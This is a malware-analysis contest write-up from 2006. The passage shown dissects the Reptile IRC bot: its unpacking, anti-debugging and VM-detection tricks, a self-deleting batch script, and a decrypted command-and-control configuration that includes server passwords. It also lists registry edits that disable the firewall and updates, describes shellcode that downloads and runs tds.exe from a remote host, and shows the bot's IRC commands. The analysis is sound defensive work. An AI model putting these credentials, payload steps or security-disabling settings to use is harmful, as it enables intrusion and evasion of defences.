
CSRRT-LU Malware Contest 2006

Solution by Sebastian Porst
(webmaster@the-interweb.com)



Contents

1	Introduction	1
2	File X - Reptile Bot	2
2.1	A first peak at File X	2
2.2	Unpacking File X	3
2.3	Finding out what File X does	5
2.3.1	The startup code	5
2.3.2	The bot thread	8
2.3.3	The RecordUptime thread	9
2.3.4	The Secure Thread	9
2.4	The IRC environment	11
2.5	Exploits	19
2.5.1	The Lsass445 exploit (0x403A57)	19
2.5.2	The NetBios exploit (0x40465D)	20
2.5.3	The DCOM135/DCOM445 exploit (0x402DCF)	20
2.5.4	The WKSSVCE/WKSSVCO exploits (0x405364 / 0x4053C2)	21
2.5.5	The MS SQL exploit (0x403D47)	21
2.5.6	The asn445/asn139/asn445d/asn139d/asn445dh and asn139dh exploits (0x402268 / 0x40241C / 0x4025D0)	22
2.5.7	The pnp exploit (0x404865)	23
2.5.8	The banner exploit (0x402784)	23
2.6	Conclusion	24
3	File Y - SDNBot	25
3.1	A first peak at File Y	25
3.2	Unpacking File Y	25
3.3	Finding out what File Y does	26
3.3.1	The startup code	26
3.3.2	The AutoSecure thread	28
3.3.3	The AV/FW Killer thread	28
3.4	The IRC environment	28
3.5	Exploits	33
3.5.1	The DCOM135/DCOM445/DCOM1025 exploit (0x401D6D)	33

3.5.2	The asnlhttp/asnl smb/asnl smbnt exploit (0x402A82)	33
3.5.3	The pnp exploit (0x40320D)	33
3.6	Conclusion	33
4	File Z - openssl-too-open	34
4.1	A first peak at File Z	34
4.2	Finding out what file Z does	35
4.3	Differences between File Z and openssl-too-open	36
4.3.1	The functions main and usage	36
4.3.2	The function send_shellcode	37
4.3.3	The function info_leak	38
4.3.4	The function build_shellcode_linux_x86	38
4.3.5	Other functions	38
4.3.6	The shellcode	38
4.4	Conclusion	39
5	Conclusion	40
	References	42
	Tools	45
A.1	beware ircd	45
A.2	BinDiff	45
A.3	BinText	45
A.4	FileMon	46
A.5	HexEdit 2.00	46
A.6	IDA Pro	46
A.7	mIRC 6.16	46
A.8	OllyDbg	47
A.9	PeID	47
A.10	ProcessExplorer	47
A.11	RegMon	48
A.12	VMWare Workstation	48

List of Figures

2.1	Initial file activity of File X	3
2.2	File X checks if it's run in VMWare	4
2.3	Content of removeMe4785.bat	6
2.4	An interesting conversation between me and the bot	12
4.1	Differences between File Z and the original openssl-too-open exploit	37

Introduction

On 17 January 2006 the Luxembourgish Computer Security Research & Response Team (CSRRT-LU) announced a public malware contest [1]. The goal of the contest was to analyze three malicious files and to find out what the files do. The analysis process and the used tools should be documented for the CSRRT-LU team to judge and for other people to learn from the documentation. The deadline of the contest was 15 May 2006.

No description of any kind was given for the three malware files in question. Named File X, File Y and File Z the only piece of information that was given on the website of the malware contest was the origin of the files. The first two files came from automatic malware collection while the third file came from a Luxembourgish Honeynet.

In this document I'm going to discuss the three files in the X, Y, Z order even though this was not the actual order in which I analyzed the files. The reason for my deviation from that order will be explained in the sections about the respective files.

Since the three files have a combined unpacked size of more than one megabyte, I've made some conscious decisions to keep this document down to an acceptable length. One of these decisions is that I don't show any assembly code in the documentation. The entire deadlisting of the three files is hundreds, if not thousands of pages long and even without any actual code samples this document is going to be longer than 50 pages. Even a documentation on a per-function basis as I had originally planned with the help of `idadoc`¹ is just unbearably lengthy. Of course readers might still be interested in the assembler code of the functions I'm describing. For these readers I included the addresses of all noteworthy functions and strings in the documentation. These offsets can then be used to navigate through the IDA 5 databases that come with this documentation.

Let's begin.

¹ A javadoc-like IDA plugin to generate documentation from IDA databases

File X - Reptile Bot

2.1 A first peak at File X

The first thing I always do after I receive a supposedly malicious file is to scan it for viruses. There's no easier way to determine whether a file is malicious or not than to rely on the experience of actual professionals in the field. You can find a very good online virus scanner at [2] which scans uploaded files using 15 different virus scanners. 10 scanners identified the file as SDBot, 2 as MyBot and PackBot and 1 as Spybot. Later we'll find out that the file in question is actually a Reptile bot. To the defense of the virus scanners I want to add that all these bots (and some others like RBot or RxBot) are all very similar to Reptile bot. The reason for this is simply that they're all open source bots and generally compatible to each other. Consequently an incredible amount of different versions exist and they "mutate" slightly from generation to generation when the bot users copy/-paste new and useful code from one bot to another. At this point it's an exercise in futility to try to correctly classify every new variant that appears in this bot family.

Initially fooled by the result of the online scanner I was quite happy. I know (the original) SDBot like the back of my hand. Unfortunately the happiness ceased quickly when I actually ran the file in VMWare. I ran the file and it disappeared. This is not standard SDBot behaviour. This unexpected behaviour and the large size of File X - 191 KB instead of 60 KB which is usual for original SDBots - made me suspect that the file is not an original SDBot after all.

At this point I thought the file moves itself to another location and continues execution from there. Filemon quickly revealed what really happens. As you can see in figure 2.1 the malware file creates a batch file called `removeMe4785.bat`¹ in the temp directory of the currently active user. This file is executed and deletes first the malware file and then itself.

¹ The number of the BAT file is supposedly random. Because of a bug in the Reptile bot source code - the PRNG is never initialized with a proper seed - the number is always 4785 though. At least on my computer.

```

437 1:59:36 AM  edb2ade8... OPEN          C:\DOCUME~1\foo\LOCALS~1\Temp\removeMe4785.bat
438 1:59:36 AM  edb2ade8... QUERY INFORMATION C:\DOCUME~1\foo\LOCALS~1\Temp\removeMe4785.bat
439 1:59:36 AM  edb2ade8... WRITE           C:\DOCUME~1\foo\LOCALS~1\Temp\removeMe4785.bat

477 1:59:36 AM  cmd.exe:9... OPEN          C:\DOCUME~1\foo\LOCALS~1\Temp\removeMe4785.bat

498 1:59:36 AM  cmd.exe:9... OPEN          C:\malware\EDB2AD~1.EXE
499 1:59:36 AM  cmd.exe:9... QUERY INFORMATION C:\malware\EDB2AD~1.EXE
500 1:59:36 AM  cmd.exe:9... DELETE         C:\malware\EDB2AD~1.EXE
525 1:59:36 AM  cmd.exe:9... DELETE         C:\DOCUME~1\foo\LOCALS~1\Temp\REMOVE~1.BAT

```

Fig. 2.1. Initial file activity of File X

Even though Filemon didn't bring up anything like the EXE file being copied elsewhere, I was convinced that merely deleting itself can't be everything the bot does. Instead of properly applying Occam's razor and concluding that the bot detects something it doesn't like and deletes itself, I thought it outsmarted Filemon somehow. I went hunting for the location where the file copies itself to and the processes it starts. This was a useless task because - for reasons I'm going to explain later - the file really just deleted itself. The reason for why I'm mentioning this is two-fold. First, this was the turning point that made me move on to File Y hoping that the analysis of File Y would be more straightforward. I only came back to File X after having finished most of the analysis of the other two files. Second, this misinterpretation of the situation made the further analysis of File X more complicated than it should have been.

2.2 Unpacking File X

A brief analysis of the file using HexEdit and PeID revealed that File X was packed using SVKP 1.3. SVKP (SVK Protector²) is a commercial PE file protector software. Developers can use it to protect their software. It can pack and encrypt PE files and protect them against debugging, disassembling and other reverse engineering techniques.

Before I could snoop through the malware code to find out what's going on, I needed to remove the SVKP protection. Most of the time I can remove packers relatively easily. I merely start the process, wait until the work of the protection layer is done, attach to the process and dump it. For malware analysis this is often enough because single PE file protectors are not nearly as sophisticated as entire DRM/anti-piracy/software protection packages like they're used in game protections for example. File X was a rare encounter with the other 1% though. As the process terminated basically immediately I couldn't attach to it. It dawned me that I actually need to start my analysis right at the entry point of the program and work myself through SVKP.

² http://www.anticracking.sk/products_svkp.html

Manual unpacking is the process of manually removing file packers/protectors using little more than a debugger and a memory dumper instead of actual unpacking tools. It's tedious, boring and prone to errors. If you're not careful you might miss an anti-debugging check and your memory dump will merely contain corrupted code. The introduction of VMWare made manual unpacking significantly easier. Every time you're unsure about how to proceed you can just take another snapshot of the system and return to it later if your first idea was wrong. Nevertheless it's still clearly my least favourite activity when it comes to malware analysis.

For all of the reasons mentioned above I wasn't yet ready to resign myself to the fate of having to unpack File X manually. I googled for a while trying to find an unpacker but none of the ones I found managed to unpack File X. Just when I was ready to give up and give manual unpacking a serious shot, I managed to find a kind soul on IRC that hooked me up with an OllyScript named "SVKP 1.3x script written by loveboom". OllyScript is a plugin for the popular freeware debugger OllyDbg. It can be used to add scripting functionality to OllyDbg. I ran the script for like an hour and it didn't come to an end. I already wanted to stop it and start manual unpacking when I accidentally looked at the call stack of the active File X thread. There was a return address of 0x45B9E9 which is an address that looked suspiciously like it came from the unpacked File X code. I quickly checked address 0x401000 where I hoped to find unpacked bot code and lo and behold I really found it there. Apparently the script managed to unpack the file but never stopped at the original entry point. At this point I used OllyDbg to dump the process.

Why am I telling you all of this? It's a nice lesson about unstructured approaches to malware analysis and how they make things longer and more complicated.

Another cool tool to use when analyzing files is Regmon. This tool is basically like Filemon but instead of file activity it logs registry activity. In figure 2.2 you can see what Regmon reveals. Apparently File X checks for certain registry values that give away that the file is run in a VMWare environment. After deleting the entire VMWare Inc. registry key tree, File X did not delete itself anymore. Mystery solved.

1341	2.26394129	edb2a...	OpenKey	HKLM\SOFTWARE\VMware, Inc.\VMware Tools	SUCCE... Access: 0x2001F
1342	2.26467752	edb2a...	OpenKey	HKLM\SOFTWARE\VMware, Inc.\VMware Tools	SUCCE... Access: 0xF003F
1343	2.26489544	edb2a...	QueryValue	HKLM\SOFTWARE\VMware, Inc.\VMware Tools\InstallPath	SUCCE... "C:\Program Files\VMware\VMwar...
1344	2.26499462	edb2a...	QueryValue	HKLM\SOFTWARE\VMware, Inc.\VMware Tools\InstallPath	SUCCE... "C:\Program Files\VMware\VMwar...
1345	2.26529551	edb2a...	CloseKey	HKLM\SOFTWARE\VMware, Inc.\VMware Tools	SUCCE...
1346	2.26553631	edb2a...	CloseKey	HKLM\SOFTWARE\VMware, Inc.\VMware Tools	SUCCE...

Fig. 2.2. File X checks if it's run in VMWare

Nevertheless File X doesn't stay active. Using your favourite tool - I use Process Explorer but even Task Manager would reveal it - you can see that a new process, win32ssr.exe, starts when File X is executed. This new process is just File X again

after it was copied to its new location in the Windows directory. Started from there, File X stays in memory and I used OllyDbg to attach to it and OllyDump to dump it to disk.

2.3 Finding out what File X does

The unpacked image of File X can now be examined further. I disassembled it using IDA and at the same time I loaded it into BinText to get a listing of all strings found in the file. Looking through the strings list I quickly found out that File X is a Reptile bot. There are two strings, "220 Reptile welcomes you.." (0x41D20C) and "Reptilev61" (0x41F3F8), which give it away directly. Lots of other strings are also familiar to people who've come across Reptile bot before.

File X being a variant of Reptile bot was a huge relief for me as this made things very easy. Reptile bot is open source and - what an awesome coincidence - I have a copy of the bot's source code. From this point on all further analysis of the binary was basically matching it with the source code and looking for differences. I quickly located the WinMain function (0x4124F4) using the "%windir%" string (0x41F3B8) which Reptile uses to copy itself to the Windows directory at the beginning of the WinMain function (0x4125AA). From there I just stepped through the disassembled code comparing it with the C++ source code of the bot.

2.3.1 The startup code

The very first thing Reptile does is to load a whole lot of DLLs and functions dynamically (0x4124FD). I'm not sure what the purpose of this is. Compatibility reasons certainly play a major role. Not all versions of Windows provide all the API functions the bot needs. If some API function is not available, the bot can detect this and just disable the part of the bot that relies on the missing function. That's better than not running at all. Compatibility can't be the only reason for this behaviour though. Even functions like ShowWindow which have been part of all 32bit Windows versions are loaded dynamically. Maybe it's supposed to be some kind of anti-reverse engineering protection but it certainly doesn't make analyzing the file harder either. In fact it makes it easier to analyze File X for reasons the bot author couldn't have foreseen. File X is packed with SVKP. SVKP obfuscates DLL function calls made through the import table³. Many function calls made in File X aren't made through the file's import table though because the APIs are loaded dynamically. Therefore SVKP can't obfuscate them. A cute example of how bot author and bot user work against each other.

After the DLLs are loaded and the functions are looked up, the bot attempts to find out whether it's being debugged or not (0x412502). It calls the Kernel32 function

³ The entire document assumes that the reader is familiar with PE file format of Windows executable files. If you are not familiar with the format you might want to check out [3], [4] or [5].

IsDebuggerPresent to check for the presence of user mode debuggers (0x4159F6). It uses the well-known method of checking the presence of the NTICE driver to check for SoftIce NT [6] (0x4159CC). Single stepping through the process is prevented using GetTickCount and comparing whether a certain piece of code is executed in less or more than 5 seconds. File X furthermore attempts to disallow people to dump it using ProcDump, a popular unpacking tool of the late 90s (0x41591F). To achieve this, File X employs another technique which has been known for years. It increases its SizeOfImage value of its own Process Environment Block (PEB) by 0x2000 bytes. OllyDump isn't fooled by this at all though. The next thing File X does is to check if it's running in a VMWare environment (0x415996). To do this it checks for the existence of the VMWare Tools registry keys HKLM\SOFTWARE\VMware, Inc.\VMware Tools\InstallPath and HKLM\SOFTWARE\VMware, Inc.\VMware Tools\ShowTray. This is exactly the reason why File X deleted itself in the beginning. Last but not least there's another curious bug in this function. The function which checks all of this, IsBugged, calls the individual functions like IsSoftIceNTLoaded to find out if someone is debugging the process. Before calling these sub-functions IsBugged checks if the first byte of a sub-function is 0xCC (which indicates that someone set a breakpoint on these functions). The sub-functions are so short however that Visual C++ inlines them. The result of this is that the check for the 0xCC byte doesn't work at all because it has a wrong address.

This is the only point where Reptile checks whether someone's debugging the process. Once you're past these very old and very well documented checks you have free reign over the process. In the Reptile bot source code there are actually some more checks (SoftIce 9X, OllyDbg, different VMWare detection code, Virtual PC) but for some reason these checks didn't make it into the actual binary.

If the IsBugged functions returns that something's foul, the executable will delete itself using the indirect way already explained (0x41250D). It creates a BAT file in the user's temp directory which deletes the bot. Afterwards the BAT file deletes itself. For sake of completeness here's the source code of the BAT file.

```
@echo off
:Repeat
del "C:\edb2ade8bca0a6b82b9d160ca40db8e5.exe">nul
if exist "C:\edb2ade8bca0a6b82b9d160ca40db8e5.exe" goto Repeat
del "%0"
```

Fig. 2.3. Content of removeMe4785.bat

If the process is not being debugged, it keeps running. The next thing it does is to decrypt a bunch of configuration strings (0x41252E). The "fairly secure" - as the Reptile bot source code claims - function Crypt is used to encrypt and decrypt strings using some kind of XOR shenanigans in combination with a "secret" key.

The function is of course only as secure as any other encryption function where the key is available to the attacker: not secure at all. The strings are already decrypted in the dumped image anyway but just in case you want to decrypt them on disk, it's sufficient to read the encrypted strings from the file and call the Crypt function on them.

The decrypted data - starting at 0x41F3C4 - is pretty important. It reveals the IRC information the bot uses to report back to its master. Here's the decrypted information in the form of variable name from the source code, decrypted string and an explanation.

- filename: win32ssr.exe - Name of the file in the Windows directory.
- cononstart: <http://windowsupdate.microsoft.com/> - This is sneaky. When Reptile bot starts, it tries to connect to this URL. This is supposed to trick users of personal firewalls to give the process access to the internet. If it connects to the Windows update site it can't be bad, right?
- version: Reptilev61 - Public bot version
- servicename: Win32Sr - Name of the service the bot installs
- servicedisplayname: Win32Sr - Name of the service displayed to the user
- servicedesc: Platform SDK Enviroment - Description of the service visible to the user
- password: get0w1tl0gs - Password used to log in to the bot
- authost: *!*@. - Host mask of people that are allowed to control the bot
- versionlist: mIRC v6.16 Khaled Mardam-Bey - The bot identifies itself as a mIRC 6.16 user
- server: irc.love.witlog.com - The IRC server the bot connects to
- server password: y3-buy-witl0g - Password necessary to access the IRC server
- port: 9768 - Server port
- mainchan: #w1tRv6 - Chan the bot enters on the server
- key: r3pw1tl0l - Password required to enter the chan
- exploitchan: #expR - Bot reports exploit information in this chan
- sniffchan: #sniffR - Bot reports packet sniffer information in this chan
- warnchan: #warnR - Bot reports communication attempts from non-botmasters here
- meltkey: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Shell Extensions\MeltMe - Stores original location of the bot
- rupkey: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Shell Extensions\Record - Stores the record uptime of the bot
- itkey: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Shell Extensions\Installed Time - Stores the installation date/time

With this knowledge it's possible to connect to the server which is precisely what I did⁴. After all I'm a curious fellow. I found 3 or 4 presumably younger folks who

⁴ I did this on 3 March 2006, at least two months after the botnet was created. I was surprised to find out it still existed. Only a few days later this botnet gained a lot of press attention after a ShadowServer

seemed to enjoy snooping through other people's drives. As the IRC server had basically everything disabled I couldn't do anything at all. Not even a whois or something to find out where they're from. Judging from the language they used (especially the liberal use of the word "wanker") and the IP addresses of their victims I think they were at least partly British.

Anyway, back to File X. The next thing the bot does is to copy itself to the Windows directory using the name win32ssr.exe there (0x4125AA). Reptile Bot tries to hide this file by setting the file attributes to System. If you want to see this file you need to set the appropriate options in Windows Explorer. If the file is not started from the Windows directory it'll also write the meltme key to the registry which is later used to delete the original file (0x4125D0). Then it installs the win32ssr file as a service and starts the service (0x4125DC). Last but not least it also executes a piece of shellcode (0x420382) to download a file (<http://http.down.love.witlog.com/tds.exe> to C:\U.exe) and run it. The shellcode is rather neat. It uses information from the PEB to get the Kernel32.dll base address. Then it uses a piece of code to look up the address of LoadLibraryA using DWORD checksums of the function name instead of the function name itself. LoadLibraryA is used to load urlmon.dll. The function URLDownloadToFileA from that DLL is used to download the file. WinExec is used to execute it.

I fed U.exe to [2] with the following results: 6 virus scanners say it's Trojan.Downloader.Agent, 3 say it's Trojan.Mutech, 1 goes for Win32:Trojano-3410 and 4 didn't think the file was suspicious in any way. I haven't analyzed what this file does because it's been my experience that these Downloaders download more Downloaders which in turn download more and more. You'll never reach the end of it.

Once File X is restarted as a service, things go a bit differently. Instead of moving the file to the Windows directory and downloading tds.exe the actual bot code is run. A service thread is created (0x41366E) which in turn creates a bot thread (0x412614). The bot thread itself creates two more threads, the record uptime thread (0x40BE80) and the secure thread (0x413122).

2.3.2 The bot thread

Once the bot thread is running, it creates a mutex with the name "0xFFFFFFFF" (0x41263D). This mutex doesn't seem to have a purpose though. Then it attempts to read the meltkey - the registry key where the original location of File X was stored - from the registry (0x41266E). If the key exists the bot tries to delete the original file thrice (0x41269F). This didn't work at all on my computer though. I haven't really looked into the reason but I suspect that the service is trying to delete the original file while the original file is still downloading tds.exe. Regardless

interview [7] with the botmaster was featured on the Washington Post Security Blog [8] and Slashdot [9].

of the outcome of the deletion attempts the meltkey is deleted from the registry afterwards.

The next thing File X does is to initialize WinSock to connect to the internet. The first connection attempt goes to the Windows Update website (0x412732). The reasons for this were discussed earlier. This is followed by the creation of two additional threads. The first thread is the so called RecordUptimeThread, a thread which updates a registry key to keep track of the maximum time the bot was running. The second thread is the so called SecureThread. It changes some system settings to hide the bot better. After these two threads were started, the main thread changes the registry key SYSTEM\CurrentControlSet\Control\WaitToKillServiceTimeout to 7000. This gives the shutdown handler of the bot service enough time to perform some cleanup operations when the system is shut down. Last but not least the IRC environment is initialized, the bot connects to an IRC server and remains in a loop to handle the commands it receives via IRC.

2.3.3 The RecordUptime thread

The thread that keeps updating the record uptime registry key is very short. Using an endless loop and the Win32 API function Sleep it updates the registry key HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Shell Extensions\Record every 600 seconds (0x40BE8F). The recorded uptime is actually the one of the computer (a simple GetTickCount), not of the bot. This could mean that it's not the bot uptime that's supposed to be recorded but the uptime of the computer. It could also mean that these are seen to be the same thing because the installed File X service automatically starts when Windows loads. So after the first reboot computer uptime and bot uptime are basically the same.

2.3.4 The Secure Thread

The Secure thread is a very interesting thread. It has three purposes. First it stops five standard services (0x412F77). Telnet, Remote Registry, Messenger, Windows Firewall/ICS and Security Center. The last two services are shut down to hide suspicious activity on the infected machine. Telnet, Remote Registry and Messenger are probably disabled to make sure nobody can fix the computer remotely. After that the thread modifies a bunch of registry settings that disable security features (0x412945). Here's a complete list of these settings, what value is written to these keys and why the bot writes these values.

- HKLM\SOFTWARE\Microsoft\Security Center\UpdatesDisableNotify: Set to 1 to disable the "Automatic Updates is turned off" notification
- HKLM\SOFTWARE\Microsoft\Security Center\AntiVirusDisableNotify: Set to 1 to disable the "Antivirus software might not be installed" notification
- HKLM\SOFTWARE\Microsoft\Security Center\FirewallDisableNotify: Set to 1 to disable the "No firewall turned on" notification

- HKLM\SOFTWARE\Microsoft\Security Center\AntiVirusOverride: Set to 1 to stop Windows from monitoring antivirus apps
- HKLM\SOFTWARE\Microsoft\Security Center\FirewallOverride: Set to 1 to stop Windows from monitoring firewalls
- HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\DomainProfile\EnableFirewall: Set to 0 to disable Windows firewall.
- HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\StandardProfile\EnableFirewall: Set to 0 to disable Windows firewall.
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WindowsUpdate\Auto Update\AUOptions: Set to 1 to disable automatic updates
- HKLM\SYSTEM\CurrentControlSet\Services\wscsvc\Start: Set to 4 to disable Security Center service.
- HKLM\SYSTEM\CurrentControlSet\Services\TlntSvr\Start: Set to 4 to disable Telnet Server service.
- HKLM\SYSTEM\CurrentControlSet\Services\RemoteRegistry\Start: Set to 4 to disable Remote Registry service.
- HKLM\SYSTEM\CurrentControlSet\Services\Messenger\Start: Set to 4 to disable Messenger service.
- HKLM\SYSTEM\CurrentControlSet\Control\Lsa\restrictanonymous: Set to 1 to disallow enumeration of SAM accounts and names by anonymous users.
- HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\AutoShareWks: Set to 0 to disable administrative shares.
- HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\AutoShareServer: Set to 0 to disable administrative shares.
- HKLM\SYSTEM\CurrentControlSet\Services\lanmanworkstation\parameters\AutoShareWks: Set to 0 to disable administrative shares.
- HKLM\SYSTEM\CurrentControlSet\Services\lanmanworkstation\parameters\AutoShareServer: Set to 0 to disable administrative shares.
- HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\DoNotAllowXPSP2: Set to 1 to prevent automatic updates to Windows XP SP2
- HKLM\Software\Microsoft\OLE\EnableDCOM: Set to N to disable DCOM.

Once the registry keys were updated, part three of the secure thread begins (0x412BF7). Using another subfunction the bot attempts to remove a number of shared disks. These are IPC\$, ADMIN\$, C\$ to Z\$ and C:\ to Z:\.

The last purpose of the Secure thread is to enumerate all LSA accounts (LsaEnumerateAccountsWithUserRight) and to disable the SeNetworkLogonRight privilege from all of them (SetPrivilegeOnAccount) (0x41339D). Without this privilege it's not possible to access computers from a network. This is apparently another safeguard put in place to protect against people remotely fixing the computer.

2.4 The IRC environment

Once the bot was adequately secured against removal, it connects to an IRC server, joins a channel, and waits for commands. The IRC code is arguably the most interesting part of the entire bot. Significant parts of the bot deal with nothing but IRC. The function that handles all the commands, `IRC_CommandParse` (0x4054F7), is more than 3200 lines of (horrible) C++ code long and compiles to more than 20 KB of executable code.

Most information the bot needs to connect to IRC was already mentioned above. The only thing still missing is the nick the bot uses (0x40D6F0). Furthermore IRC requires two additional identification strings known as User ID and Name. These strings are generated semi-randomly by the bot. That means some parts are generated randomly, others are not. The nick has the form [AAABB|CCC|DDDDD]. A can be either 'M' (indicating that a mIRC session is active), 'P' (indicating that the client IP is private) or 'D' (indicating that the client is on a dial-up connection). For any of these three conditions not met, the corresponding A field is removed. BB is the client uptime in days. CCC is the abbreviated country name of the client locale. DDDDD is a randomly generated number. The Name is just the name of the computer. If that string contains invalid IRC nick characters the Name is set to "Error". The User ID is used to identify the operating system of the infected client. The string is of the form XX-YYYY. XX (or XXX) identifies the operating system. YYYY(or YYY) is a randomly generated number.

Using a locally installed IRC server it's possible to play around with the bot. All you have to do is to modify your hosts file to make `irc.love.witlog.com` resolve to `localhost`. This can be done by adding the line "`127.0.0.1 irc.love.witlog.com`". You also have to make sure that your own host mask matches the one the bot expects (`*!*@.`). Then you can start your favourite IRC client and wait in `#w1tRv6` for the bot to arrive. Figure 2.4 shows what a typical mIRC session looks like. Once the bot arrived you can send him commands through private messages, topic messages or simple chat messages. It's noteworthy that sending commands through topic messages doesn't require you to log in to the bot first. Apparently people who can change topics are automatically trusted.

In the following paragraphs I'm going to give a brief overview over the commands the bot understands and what the bot does upon receiving any of them.

`.login` (or `.l`): Used to login to the bot. This command requires a parameter, the password that authorizes the user. The password for bots created by File X is `get0w1t10gs`. This message is sent to the bot via a chat message in the channel.

```
<sp> .login get0w1t10gs
<[M00|USA|43946]> MAIN// Password accepted.
```




Fig. 2.4. An interesting conversation between me and the bot

.logout (or .lo): Used to log out again.

```

<sp> .logout
<[M00|USA|43946]> MAIN// User sp logged out.

```

.threads (or .t): Can be used to retrieve a list of the currently active bot threads. The command ".t kill n" can be used to kill a thread from that list. The number n identifies the thread to kill.

```
<sp> .t
<[M00|USA|43946]> THREADS// Thread List:
<[M00|USA|43946]> 0. MAIN// Main bot thread.
<[M00|USA|43946]> 1. MAIN// Record uptime checker.
<[M00|USA|43946]> 2. SECURE// Auto-Secure.
<[M00|USA|43946]> 3. SNIFFER// Packet Sniffer.
<[M00|USA|43946]> 4. THREADS// Thread listing.
<[M00|USA|43946]> THREADS// End of list.
```

.who: Returns a list of currently logged in users.

```
<sp> .who
<[M00|USA|43946]> MAIN// Login List:
<[M00|USA|43946]> <0> sp!sp@.
<[M00|USA|43946]> <1> <Empty>
<[M00|USA|43946]> <2> <Empty>
<[M00|USA|43946]> MAIN// Login List complete.
```

.remove (or .bye): Removes the win32ssr service and deletes the bot

.testdlls: Returns a list of DLLs that failed to load

```
<sp> .testdlls
<[M00|USA|43946]> Parts of Advapi32.dll failed. (Lsa Restrict)
<[M00|USA|43946]> Parts of Iphlpapi.dll failed. (Netstatp)
<[M00|USA|43946]> MAIN// DLL test complete.
```

.cel: Clears the Windows event logs (Application, Security and System). These are part of the system, not of the bot.

```
<sp> .cel
<[M00|USA|43946]> MAIN// Cleared 3/3 event logs.
```

.uptime (or .up): Sends uptime information of the installed client

```
<sp> .up
<[M00|USA|43946]> MAIN// Uptime: 0 days 02:30, (Record).
```

.installed (or .it): Sends the installation data of the bot

```
<sp> .it
<[M00|USA|43946]> MAIN// Bot installed on: 03/06/2006, 05:35 AM.
```

.version (or .v): Sends the bot version string

```
<sp> .version
<[M00|USA|43946]> MAIN// Reptilev61 (w1tRv6)
```

.status (or .s): Sends uptime information about the PC, the bot and how long the bot has been connected to the internet

```
<sp> .s
<[M00|USA|43946]> MAIN// Status: Idle. Box Uptime: 0 days 02:32, Bot Uptime: 0 days 00:16,
```

